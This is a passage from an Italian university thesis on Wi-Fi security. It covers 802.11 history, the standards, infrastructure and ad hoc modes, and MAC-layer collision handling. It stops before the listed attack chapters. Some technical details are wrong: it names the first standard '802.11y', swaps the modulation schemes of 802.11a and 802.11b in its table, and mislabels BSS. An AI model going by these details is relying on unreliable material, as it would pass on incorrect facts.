

ALMA MATER STUDIORUM · UNIVERSITÀ DI BOLOGNA

FACOLTÀ DI SCIENZE MATEMATICHE, FISICHE E NATURALI
Corso di Laurea in Informatica per il Management

Reti Wi-Fi e sicurezza

Tesi di Laurea in Laboratorio di Programmazione Internet

Relatore:
Chiar.mo Prof.
Stefano Ferretti

Presentata da:
Antonello Sanza

II Sessione
Anno Accademico 2014/2015

Indice

1	Introduzione	3
2	Lo standard IEEE 802.11	8
2.1	Lo standard 802.11	9
2.1.1	Lo standard 802.11b	10
2.1.2	Lo standard 802.11a	11
2.1.3	Lo standard 802.11g	11
2.1.4	Lo standard 802.11n	11
2.1.5	Lo standard 802.11ac	12
2.2	Architettura di rete	12
2.2.1	Modalità infrastruttura	13
2.2.2	Modalità ad hoc	13
2.3	Lo standard 802.3 ed il sottolivello MAC	15
2.3.1	Lo standard 802.11 ed il sottolivello MAC	15
2.3.2	Il protocollo CSMA/CA	17
2.4	Il funzionamento del protocollo MAC 802.11	19
2.4.1	Distributed Coordination Function	19
2.4.2	Point Coordination Function	20
2.4.3	La struttura dei frame a livello MAC	22
2.4.4	Il MAC header	24
2.4.5	I frame di gestione	27
2.4.6	I frame beacon	29
2.5	Servizi forniti dall'802.11	30
3	La crittografia	32
3.0.1	Cenni storici	33
3.1	La crittografia classica	35
3.1.1	Cifrari a sostituzione	35
3.1.2	Cifrari a trasposizione	36
3.1.3	Caratteristiche dei cifrari	37
3.2	La crittografia moderna	38
3.2.1	Crittografia simmetrica	40
3.2.2	Crittografia asimmetrica	44
3.2.3	Funzioni Hash e integrità	45
3.3	Meccanismi di autenticazione	46

4	Sicurezza	48
4.1	Open system authentication	49
4.2	Shared Key Authentication	50
4.3	WEP – Wired Equivalent Privacy	51
4.3.1	Vettore di inizializzazione (IV)	53
4.3.2	L’algoritmo Rivest Cipher 4 - RC4	53
4.3.3	Cyclic redundancy check - CRC	54
4.3.4	Le debolezze del WEP	55
4.4	Sistemi di autenticazione, protocollo 802.1X	56
4.5	Extensible Authentication Protocol – EAP	57
4.5.1	EAP Message Digest 5 – EAP-MD5	60
4.5.2	EAP Transport Layer Security – EAP-TLS	61
4.5.3	EAP Tunneled Transport Layer Security – EAP-TTLS	61
4.5.4	Protected Extensible Authentication Protocol – PEAP	61
4.5.5	EAP Lightweight Extensible Authentication Protocol – EAP-LEAP	62
4.6	Remote Authentication Dial-In User Service – RADIUS	62
4.7	Lo standard 802.11i	63
4.7.1	Wi-Fi Protected Access - WPA	63
4.7.2	Temporal Key Integrity Protocol – TKIP	64
4.7.3	Le chiavi Pairwise e Group Key	67
4.7.4	Autenticazione e generazione delle chiavi di cifratura	67
4.7.5	Le debolezze del WPA	69
4.8	WPA2	70
4.8.1	Robust Security Network Association – RSNA	70
4.8.2	CCMP (Counter-Mode / CBC MAC Protocol)	72
4.9	Wi-Fi Protected Setup -WPS	73
4.9.1	Falla di sicurezza del WPS	74
5	Tipologie di attacchi e pentest	76
5.1	Tipologie di attacchi	78
5.2	Aircrack-ng	81
5.2.1	Attacco ad una rete WEP con Aircrack	82
5.2.2	Attacco ad una rete WPA2 con Aircrack	85
5.3	Attacco ad una rete WPA2 con Reaver	88
5.4	Risultati dei test di penetrazione analizzati	91
5.5	Meccanismi di difesa	93
6	Conclusioni	96
	Bibliografia	98
	Risorse WEB	100
	Elenco delle figure	101

Capitolo 1

Introduzione

In informatica con il termine wireless si indica una comunicazione tra dispositivi elettronici senza l'utilizzo di cavi. Sono detti wireless i dispositivi che implementano questa modalità di comunicazione, mentre i sistemi basati su connessioni cablate sono detti wired.

I dispositivi 802.11 sono contrassegnati dal simbolo Wi-Fi che indica l'appartenenza del dispositivo stesso alla wifi-alliance (originariamente conosciuta come WECA, Wireless Ethernet Compatibility Alliance), consorzio nato nel 1999 con l'obiettivo di promuovere, standardizzare e commercializzare un nuovo modello di rete senza fili, conosciuto con il nome di Wi-Fi, e certificare l'interoperabilità di prodotti 802.11, portando ad una comune implementazione delle parti dello standard lasciate libere al costruttore.

Per l'epoca un approccio quasi visionario: utilizzare una tecnologia senza fili che consentisse di abbattere i limiti fisici delle reti cablate. Il consorzio fu costituito da un gruppo di sei aziende, alcune delle quali sono oggi scomparse o acquisite: Nokia and Symbol Technologies, Lucent, Harris Semiconductor, 3Com e Aironet. Il termine Wi-Fi viene coniato nell'anno 2000, quando viene fissato lo standard di velocità di trasmissione pari a 11Mbps nella banda 2,4GHz, per arrivare nel 2002 a 54Mbps nei 5GHz mentre i membri del consorzio salivano a 100.

Anno di particolare importanza per il progetto è il 2003 che ha visto il raddoppio dei membri arrivati a 200 e l'introduzione da parte di Intel della piattaforma Centrino, che include la scheda di rete Wi-Fi nella dotazione standard dei PC portatili.

Nel 2005 il termine Wi-Fi viene adottato nei principali dizionari mondiali mentre aumenta la sua diffusione. Nel 2009 i dispositivi venduti con Wi-Fi integrato sono 600 milioni, mentre nel 2011 la quota di hotspot installati a livello globale raggiunge il milione. Col passare degli anni la diffusione di tale tecnologia cresce sempre più, e nel 2012 il 25% delle abitazioni in tutto il mondo è dotata di una rete Wi-Fi, nel 2013 il numero di hotspot sale a 5 milioni e il consorzio registra 600 membri. Infine eccoci nel 2015, dispositivi portatili quali smartphone, tablet e smart-watch, contribuiscono ulteriormente alla diffusione del Wi-Fi.

Infine eccoci nel 2015, dispositivi portatili quali smartphone, tablet e smart-watch, contribuiscono ulteriormente alla diffusione del Wi-Fi.




Figura 1.1: Storia del Wi-Fi [W1]

La famiglia 802.11 è costituita da quattro protocolli dedicati alla trasmissione delle informazioni (a,b,g,n), gli altri standard della famiglia (c,d,e,f,h...) riguardano miglioramenti ed estensioni dei servizi base. I dispositivi più comuni adottano gli standard 802.11b (il primo largamente diffuso) e 802.11a/g. L'802.11b e 802.11g utilizzano lo spettro di frequenze nell'intorno dei 2.4 Ghz, una banda di frequenze regolarmente assegnata dal piano di ripartizione nazionale ed internazionale ad altro servizio, e lasciato di libero impiego per le applicazioni che prevedono livelli di EIRP (Equivalent Isotropic Radiated Power, ovvero la massima potenza irradiata da un'antenna isotropa) utilizzate in proprietà privata. I dispositivi b e g operano quindi su frequenze già utilizzate da altri apparecchi e possono essere influenzati da ripetitori o telefoni cordless. L'802.11a utilizza la banda ISM dei 5,4 Ghz, tuttavia non rispetta la normativa europea ETSI EN301893 che prevede DFS (Dynamic Frequency Selection), TPC (Transmit Power Control) e radar meteorologici, tale normativa è valida anche in Italia. Per ovviare a tale problema in Europa è stato introdotto nel 2004 il protocollo 802.11h, per soddisfare i requisiti richiesti. In Italia un apparato Wi-Fi per trasmettere sul suolo pubblico deve utilizzare tale standard.

Negli ultimi anni la diffusione di tale tecnologia è cresciuta notevolmente sia in ambito privato che pubblico. L'adozione di reti wireless presenta evidenti vantaggi in termini economici. Un singolo dispositivo di ricetrasmisione radio può coprire un'area maggiore con dei costi di impianto minori rispetto ad un'infrastruttura cablata e consente una maggiore flessibilità di utilizzo e mobilità dell'utente nello spazio. Questo potrà infatti usufruire della connettività di rete tramite dispositivi mobili quali laptop e smartphone all'interno dell'area coperta.

Il prezzo da pagare è quello di una qualità del servizio generalmente inferiore rispetto alle reti cablate e maggiori problematiche riguardo la sicurezza delle trasmissioni.

Il canale utilizzato, quello radio, è facilmente intercettabile e di conseguenza risulta più semplice captare i dati trasmessi o introdurre disturbi nella trasmissione, è quindi necessario adottare dei sistemi per garantire la sicurezza. A differenza di quanto avviene nelle reti cablate tradizionali, le tecniche di hacking delle reti wireless permettono per via della natura del canale di trasmissione di agire in modo totalmente anonimo, in quanto non

essendovi la necessità di connettersi fisicamente alla rete presa di mira è possibile svolgere le operazioni a debita distanza. Per questa ragione con la diffusione della tecnologia wireless è nata una nuova modalità di hacking denominata wardriving, un attività che consiste nell'intercettare reti Wi-Fi, in automobile o a piedi con un laptop, in abbinamento ad un ricevitore GPS per individuare l'esatta locazione della rete ed eventualmente pubblicarne le coordinate geografiche su un sito web. Il wardriving in se consiste nel trovare access point e registrarne la posizione. Alcuni invece, violano le misure di sicurezza delle reti trovate per accedere abusivamente alla rete e navigare gratis. La possibilità che un aggressore sia in grado di rilevare e utilizzare uno di questi punti di accesso alla rete dipende dall'assenza di meccanismi di protezione o dalla inadeguata configurazione di questi ultimi. Riguardo il processo di hacking in base alle informazioni iniziali in possesso del potenziale aggressore nel momento in cui decide di compiere un attacco, si parla di full-knowledge quando si dispone almeno di indirizzo MAC e canale dell'access point e in assenza di informazioni si parla di zero-knowledge. In assenza totale di informazioni è possibile utilizzare appositi software per trovare i dati mancanti. Tra i tanti prodotti disponibili i più adoperati sono i software che compongono la suite Aircrack-ng, concepita per piattaforme Linux. Molte delle tecniche e degli strumenti creati per violare i sistemi di protezione delle reti wireless sono gli stessi che vengono adoperati per compiere analoghe operazioni su reti cablate, altri invece sono stati realizzati appositamente per questo ambito specifico.

Ma quali sono i rischi derivanti dall'utilizzo di una rete wireless?

Il pericolo maggiore risiede nel fatto che un eventuale intruso potrebbe ottenere il pieno accesso ai nostri dati: da un lato tutte le nostre cartelle condivise sarebbero immediatamente visibili e dall'altro con delle semplici tecniche di ascolto della rete (sniffing) è possibile catturare dati relativi alla nostra identità digitale quali ad esempio credenziali di accesso a email o social network o riguardanti trasferimenti di denaro e numeri di carte di credito. Inoltre nel caso in cui la rete venga utilizzata per compiere attività illegali come ad esempio truffe o download di materiale illegale, ci ritroveremmo a doverne rispondere davanti alla legge. Il rischio maggiore di un'aggressione alla propria rete Wi-Fi è certamente rappresentato dalle conseguenze connesse alla sostituzione di identità, che il pirata può porre in essere utilizzando le risorse di connettività aggredite: agli occhi del mondo

intero qualsiasi azione compiuta dal pirata risulterà messa in atto dal titolare del sistema aggredito. Quest'ultimo potrebbe essere quindi chiamato a rispondere di reati informatici.

In altre parole i rischi sono troppo elevati per continuare ad ignorarli. Per difenderci basta conoscere gli strumenti giusti. Tuttavia, per quanti strati di sicurezza vi siano tra il computer e i potenziali attaccanti, non si avrà mai la certezza di essere inattaccabili. Un po' come avviene per gli antifurto, anche quelli più sofisticati possono essere aggirati. Questo però non deve di certo impedire di proteggerci, insomma bisogna fare il possibile per rendere sicura la propria rete essendo però consapevoli del fatto che potrebbe non essere sufficiente.

Nella prima parte di questo elaborato si analizzano le caratteristiche degli standard di trasmissione IEEE 802.11, le tecniche di crittografia per la protezione delle informazioni e i meccanismi di protezione delle reti wireless, mentre nella parte finale vengono forniti esempi pratici di attacco alle reti e un'analisi dei meccanismi di difesa.

I contenuti dei capitoli sono indicati nel seguito:

Nel **capitolo 2** si analizzano gli standard IEEE 802.11, le diverse architetture di rete, il sottolivello MAC e i frame più importanti;

Nel **capitolo 3** vengono esposte le tecniche di crittografia più comuni per proteggere le informazioni e i meccanismi di autenticazione;

Nel **capitolo 4** vengono analizzati i diversi protocolli di protezione di una rete wireless, con analisi del funzionamento e dei difetti di WEP, WPA, WPA2, WPS;

Nel **capitolo 5** si analizzano alcune tecniche di attacco ad una rete e vengono mostrati esempi pratici tramite l'utilizzo di software appositi.

Capitolo 2

Lo standard IEEE 802.11

Lo standard IEEE 802.11 definisce un insieme di standard di trasmissione per reti WLAN, sviluppato dal gruppo IEEE 802, con particolare attenzione al livello MAC e fisico del modello ISO/OSI specificando sia l' interfaccia tra client wireless che tra client e access point. Il progetto IEEE 802 nasce nel 1980 con lo scopo di definire standard per LAN e MAN. All'interno di tale progetto si sviluppano commissioni dedicate alla produzione di standard che vengono denominati 802.X, dove X è un numero riguardante gli strati fisici e di linea delle reti LAN e WAN cablate e wireless.

Scelta dell'IEEE 802 è stata quella di suddividere lo strato di linea in due sotto-strati: Logical Link Control [1] e Medium Access Control (MAC). Questa suddivisione ha consentito di renderne una (LLC) indipendente da topologia di rete, protocollo di accesso, e mezzo di trasmissione consentendo un accesso uniforme ai servizi.

Gli standard sviluppati dal progetto 802 si occupano principalmente di definire gli strati al di sotto del Logical Link Control (LLC), ossia il sottostrato MAC e lo strato fisico. Tra gli standard elaborati dal progetto IEEE 802 ci sono i documenti 802.11[2] creati a partire dal 1997 e che hanno come scopo la definizione delle caratteristiche delle reti locali basate su mezzo radio.

Nella figura successiva vengono riportati alcuni acronimi relativi alle diverse scelte attuabili di livello fisico, spiegate in seguito.




Figura 2.1: Physical Layers

2.1 Lo standard 802.11

La prima versione dello standard è stata presentata nel 1997 con il nome di 802.11y. Specificava velocità di trasmissione comprese tra 1 e 2 Mb/s e per la trasmissione del segnale utilizzava i raggi infrarossi (Infrared) e le onde radio (FHSS) e DSSS (Direct Sequence Spread Spectrum), nella frequenza di 2,4 Ghz per la trasmissione del segnale.

La trasmissione infrarosso venne eliminata dalle versioni successive a causa dello scarso successo dovuto alle interferenze luminose e all'impossibilità di superare ostacoli fisici. La trasmissione a onde radio (FHSS Frequency Hopping Spread Spectrum) ovvero dispersione di spettro a salto di frequenze, adotta una tecnica che farà saltare il segnale ad una data frequenza da un canale all'altro, distribuendolo su una banda di frequenze. Il vantaggio di tale sistema quando il rapporto tra larghezza di banda origine del segnale e quella dei mezzi di diffusione è molto grande, è quello di essere fortemente immune alle interferenze. Tale tecnologia consente la condivisione dello stesso insieme di frequenze cambiando automaticamente le frequenze di trasmissione fino a 1600 volte al secondo, ottenendo maggior stabilità di connessione e riduzione delle interferenze tra i canali di trasmissione. Il sistema FHSS risulta sicuro contro interferenza e intercettazione in quanto è statisticamente impossibile ostruire tutte le frequenze utilizzabili e imple-

mentare sistemi di filtri selettivi su frequenze diverse da quella del segnale.

Il DSSS (Direct Sequence Spread Spectrum) è una tecnologia di trasmissione a banda larga e “frequenza diretta” in cui ogni bit viene trasmesso come una sequenza ridondante di bit detta chip, utilizza un sistema con dispersione di banda base utilizzando un chipping code (codice di dispersione) che modula il dato prima di trasmetterlo. Ogni bit trasmesso viene disperso su una sequenza a 11 bit. Tale metodo è indicato per trasmissione e ricezione di segnali deboli, ma offre poca protezione alle interferenze. [W2]

2.1.1 Lo standard 802.11b

Comparso ufficialmente nel 1999 diviene lo standard più diffuso e affidabile tanto da essere ribattezzato con l’acronimo di Wi-Fi (Wireless Fidelity). Può trasmettere a 11 Mbit/s, utilizzando frequenze nell’intorno dei 2.4 Ghz, gli ostacoli solidi, metallo e acqua ne riducono la potenza di segnale. Tramite l’utilizzo di antenne direzionali esterne ad alto guadagno, è possibile stabilire connessioni punto a punto del raggio di molti chilometri. La distanza massima raggiungibile tramite l’ utilizzo di appositi ricevitori e con condizioni atmosferiche ideali è di 8 km. Tali situazioni però sono di durata temporanea e non consentono una copertura affidabile. Nel caso in cui il segnale risultasse debole o disturbato lo standard riduce la velocità massima di trasmissione fino ad un massimo di 1 Mb/s per permetterne la decodifica. Esistono delle estensioni proprietarie che tramite l’ utilizzo di canali trasmissivi accoppiati consentono l’ incremento della velocità di trasmissione, a discapito della compatibilità con apparati di altri produttori. Tali estensioni associate alla sigla commerciale 802.11b+ consentono un incremento della banda teorica a 22,33 o 44 Mb/s.

Come metodo di trasmissione delle informazioni utilizza il CSMA/CA (Carrier Sense Multiple Access con Collision Avoidance), protocollo ad accesso multiplo che tenta di evitare il verificarsi di collisioni ed occupa buona parte della banda trasmissiva. Il massimo trasferimento ottenibile è di 7,1 Mbit/s in UDP e 5,9 Mbit/s in TCP.

2.1.2 Lo standard 802.11a

Standard approvato nel 1999 e ratificato nel 2001, utilizza uno spazio di frequenze differenti dall'802.11 legacy, nell'intorno dei 5 Ghz, operando con una velocità massima di 54 Mb/s, sebbene la velocità realmente disponibile all'utente sia di circa 20 Mbit/s. Tale velocità si riduce in funzione delle interferenze rilevate a 48,36,34,18,9,6 Mb/s.

Lo standard definisce 12 canali non sovrapposti da 20 Mhz ciascuno e sono raggiungibili bitrate di 6,9,12,24,36,48,54 Mbit/s. 8 canali sono dedicati alle comunicazioni interne e 4 alle connessioni punto a punto. La copertura spaziale di questo standard è tra le più ridotte degli 802.11, ad una distanza superiore ai 10 metri si superano difficilmente gli 11 Mbit/s. L'802.11a non ha riscosso molto successo in quanto il precedente 802.11b era già ampiamente diffuso ed inoltre in molti paesi l'utilizzo di frequenze a 5 GHz è riservato.

2.1.3 Lo standard 802.11g

L'802.11g nasce del giugno del 2003 e utilizza lo stesso spazio di frequenze dell'802.11b, ovvero 2.4 Ghz. Fornisce una velocità massima teorica di 54 Mb/s che si traduce in 24.7 Mb/s.

E' retro-compatibile con l'802.11 legacy e 802.11 b a svantaggio però delle prestazioni, ad esempio se in una rete con copertura 802.11g è presente una stazione che implementa unicamente lo standard b, l'infrastruttura dovrà adeguarsi ad una velocità massima di 11 Mbit/s.

Anche per lo standard g alcuni produttori introdussero delle varianti chiamate g+ o Super G che tramite l'utilizzo accoppiato di due canali consentivano di raddoppiare la banda disponibile a discapito però della compatibilità con altri apparecchi commerciali e interferenze con altre reti.

2.1.4 Lo standard 802.11n

Nel gennaio del 2004 IEEE annuncia l'avvio di un nuovo studio per realizzare reti wireless di dimensioni metropolitane. La specifica 802.11n consente di operare sia nell'intorno dei 2,4 GHz sia nell'intorno dei 5 GHz, i prodotti che implementano tale funzione vengono chiamati "dual band".

La velocità reale di tale standard dovrebbe essere di 300 Mb/s, quindi 5 volte più rapido dell'802.11g e 40 volte più rapido dell'802.11b. Nel 2007 è

stata approvata la draft 2.0 sulla quale si sono basate le aziende produttrici per rilasciare prodotti della fascia Draft n, tra i quali figura Apple che nel 2006 fornì i suoi Macbook di dispositivi compliant alla specifica 802.11n ancor prima della ratifica ufficiale.

802.11n include la possibilità di adottare la tecnologia MIMO (multiple input-multiple output) che permette l'utilizzo di più antenne per trasmettere e più antenne per ricevere migliorando l'impiego della banda disponibile. La versione definitiva dello standard è stata approvata nel 2009.

2.1.5 Lo standard 802.11ac

Standard nato nel 2008 ed ancora in fase di sviluppo, opera negli intorni delle frequenze dei 5 Ghz. La velocità massima teorica di tale standard è di 1 Gbit/s con una velocità massima per singolo collegamento di 500 Mbit/s. Tale standard amplia i concetti dell' 802.11n utilizzando maggiore banda e più flussi spaziali MIMO.

Standard	Frequency	Bandwidth	Modulation	Max Data Rate
802.11	2.4 Ghz	20 MHz	DSSS, FHSS	2Mbps
802.11a	5 Ghz	20 MHz	DSSS	54 Mbps
802.11b	2.4 Ghz	20 MHz	OFDM	11 Mbps
802.11g	2.4 Ghz	20 MHz	OFDM	54 Mbps
802.11n	2.4 and 5 Ghz	20 MHz, 40 MHz	OFDM	600 Mbps
802.11ac	2.4 and 5 Ghz	20, 40, 80, 80+80, 160	OFDM	6.93 Gbps

Figura 2.2: Caratteristiche degli standard 802.11

2.2 Architettura di rete

Le reti wireless possono funzionare in due modi: infrastruttura e ad hoc. In modalità infrastruttura tutte le periferiche in una rete wireless comunicano l'una con l'altra tramite un router wireless (AP Acces Point), mentre una rete ad hoc è definita come un sistema di terminali mobili e autonomi connessi mediante collegamenti wireless.

2.2.1 Modalità infrastruttura

Secondo lo standard 802.11 l'architettura della rete è costituita da diversi componenti che interagiscono tra loro in modo tale da creare una LAN wireless che consenta la mobilità delle stazioni in modo trasparente agli strati superiori (rete, trasporto applicazione).

Nella modalità infrastruttura le periferiche connesse alla rete condividono lo stesso SSID e il canale del punto di accesso wireless e devono disporre di indirizzi IP validi per la rete corrente.

I componenti di tale rete sono l'AP (access point) e i WT (wireless terminal) ossia gli host della rete. L'AP coordina la trasmissione dei dati e la comunicazione tra i client, tutto il traffico transita attraverso l'access point. Tale configurazione è definita BSS (independent basic service set).

Tramite i DS (distribution system), componenti che hanno il compito di interconnettere diversi BSS è possibile creare reti wireless di complessità e dimensioni arbitrarie: lo standard 802.11 si riferisce a tale tipologia di rete con il nome di ESS (Extended Service Set), che è data dall'interconnessione per mezzo del DS di più Infrastructured-BSS.




Figura 2.3: Modalità infrastruttura

2.2.2 Modalità ad hoc

In telecomunicazioni una rete ad-hoc mobile (Mobile Ad-hoc Network) o MANET è definita dall'IETF (Internet Engineering Task Force) come un sistema autonomo di nodi mobili, connessi con collegamenti wireless che formano un grafo di forma arbitraria. Tali nodi sono liberi di muoversi in maniera casuale e organizzarsi arbitrariamente, sebbene la topologia wireless vari rapidamente ed in maniera imprevedibile [W3]. Tale rete può essere

o non essere connessa ad internet. Tutti i nodi del sistema collaborano tra di loro consentendo il corretto instradamento dei pacchetti operando sia da host che da router tramite la modalità forwarding di tipo “multihop”, tecnologia che consente la comunicazione di due nodi a breve e lunga distanza inoltrando informazioni ad un destinatario finale anche molto lontano facendole rimbalzare da un nodo all’altro, se uno dei nodi cade la rete è capace di riconfigurarsi e permettere l’instradamento dei pacchetti al nodo destinatario.

Le reti ad-hoc vengono costruite all’occorrenza ed utilizzate in ambienti dinamici non necessariamente con l’aiuto di un infrastruttura preesistente. Tali reti mantengono i problemi delle reti wireless come ottimizzazione di banda, limitazione dei consumi energetici ed inoltre a causa della loro dinamicità, anche problemi riguardanti cambiamenti della topologia della rete, routing e frequenti disconnessioni [3]. Le reti ad-hoc sono anche note con il nome di IBSS (Independent Basic Service Set Network).




Figura 2.4: Modalità ad hoc

2.3 Lo standard 802.3 ed il sottolivello MAC

Lo standard 802.3 è una tecnologia per reti locali LAN derivante dalla precedente tecnologia ethernet, è questo standard a definire le caratteristiche del protocollo CSMA/CD (Carrier Sense Multiple Access with Collision Detection) che riassume le caratteristiche di 802.3.

- Carrier sense: ogni stazione sulla rete ascolta il mezzo trasmissivo.
- Multiple Access: il mezzo trasmissivo è condiviso da tutte le stazioni sulla rete, che vi accedono da punti differenti.
- Collision Detection: le stazioni sono in grado di rilevare collisioni e agire di conseguenza.

Nella pila dei protocolli di rete del modello ISO/OSI (Open Systems Interconnection), l'802.3 occupa il livello fisico e la parte inferiore del livello di collegamento dati. IEEE ha suddiviso il livello di collegamento dati in due parti: LLC (Logical Link Control) e MAC (Media Access Control).

Il sottolivello LLC è comune a tutti gli standard della famiglia IEEE 802.

Il sottolivello MAC più strettamente legato al livello fisico, offre tramite le sue implementazioni un'interfaccia comune a livello LLC e contiene funzionalità di controllo dell'accesso al mezzo fisico per canali broadcast, funzionalità di framing e controllo di errore.

2.3.1 Lo standard 802.11 ed il sottolivello MAC

Il sottolivello MAC nello standard 802.11 strettamente collegato al mezzo fisico utilizzato per la trasmissione dei dati nell'ambito di una comunicazione via radio, deve risolvere problematiche differenti rispetto alla trasmissione via cavo e riveste un ruolo importante dal punto di vista della sicurezza, per permettere un corretto scambio dei messaggi, non può essere codificato e deve essere trasmesso in chiaro.

Tutte le interfacce di rete dispongono di un indirizzo MAC univoco assegnato in fase di produzione, tuttavia è piuttosto semplice modificarlo con dei semplici comandi, e sostituirlo con un altro aggirando il filtraggio dei MAC address.

Nelle reti LAN cablate tutti ricevono ciò che viene trasmesso sul mezzo, mentre nelle LAN wireless le stazioni possono trovarsi in due differenti condizioni che richiedono una gestione dell'accesso multiplo al canale, possono

essere “nascoste” o “esposte”.

Caratteristica delle LAN wireless è l'inefficacia delle tecniche di carrier sensing nel determinare se il mezzo fisico è accessibile.

Consideriamo le tre stazioni (A,B,C), di cui sono indicati i raggi d'azione [4], e con A che sta trasmettendo a B.




Figura 2.5: Stazione nascosta

Se C ascolta il mezzo, essendo fuori dal raggio d'azione di A, lo troverà libero e sarà convinto di poter trasmettere a B. Così facendo disturberà la trasmissione di A, impedendo a B di ricevere sia la sua trasmissione che quella di A, ed entrambi saranno costretti a ritrasmettere. Questo è noto come il problema della stazione nascosta.

Consideriamo adesso 4 stazioni (A,B,C,D), di cui sono indicati i raggi d'azione, con B che trasmette ad A e C che vuole trasmettere a D.




Figura 2.6: Stazione esposta

Se C sta ascoltando il mezzo lo troverà occupato, dato che B stà trasmettendo, dunque sarà erroneamente convinto di non poter trasmettere. In realtà essendo D fuori dalla portata di B e A fuori dalla portata di C, le trasmissioni potrebbero avvenire contemporaneamente. Questo è noto

come il problema della stazione esposta.

Il protocollo CSMA/CD non è sufficiente per risolvere problemi come quello delle stazioni esposte o nascoste, inoltre essendo la banda delle reti wireless una risorsa limitata, l'approccio usato nelle reti cablate che ricerca un aumento della velocità di trasmissione a fronte di una piccola perdita di banda causata dalle collisioni non è adatto alle WLAN.

Il protocollo adottato nelle reti wireless è CSMA/CA

2.3.2 Il protocollo CSMA/CA

La Collision Avoidance (CA) previene le collisioni utilizzando appositi segnali di sincronizzazione: il Request To Send (RTS) e il Clear To Send (CTS). Questi frame contengono il tempo mancante fino alla fine della trasmissione, ciò consente alle stazioni riceventi di impostare l'indicatore di carrier sensing virtuale per la durata indicata dai frame. Questo indicatore denominato NAV (Network Allocation Vector) è un contatore che viene decrementato fino a 0, se il suo valore è diverso da 0 vuol dire che qualcuno sta trasmettendo.

Ipotizzando che ogni stazione abbia lo stesso raggio di azione e che RTS e CTS possano essere scambiati in un tempo infinitesimo, il protocollo sarà il seguente:

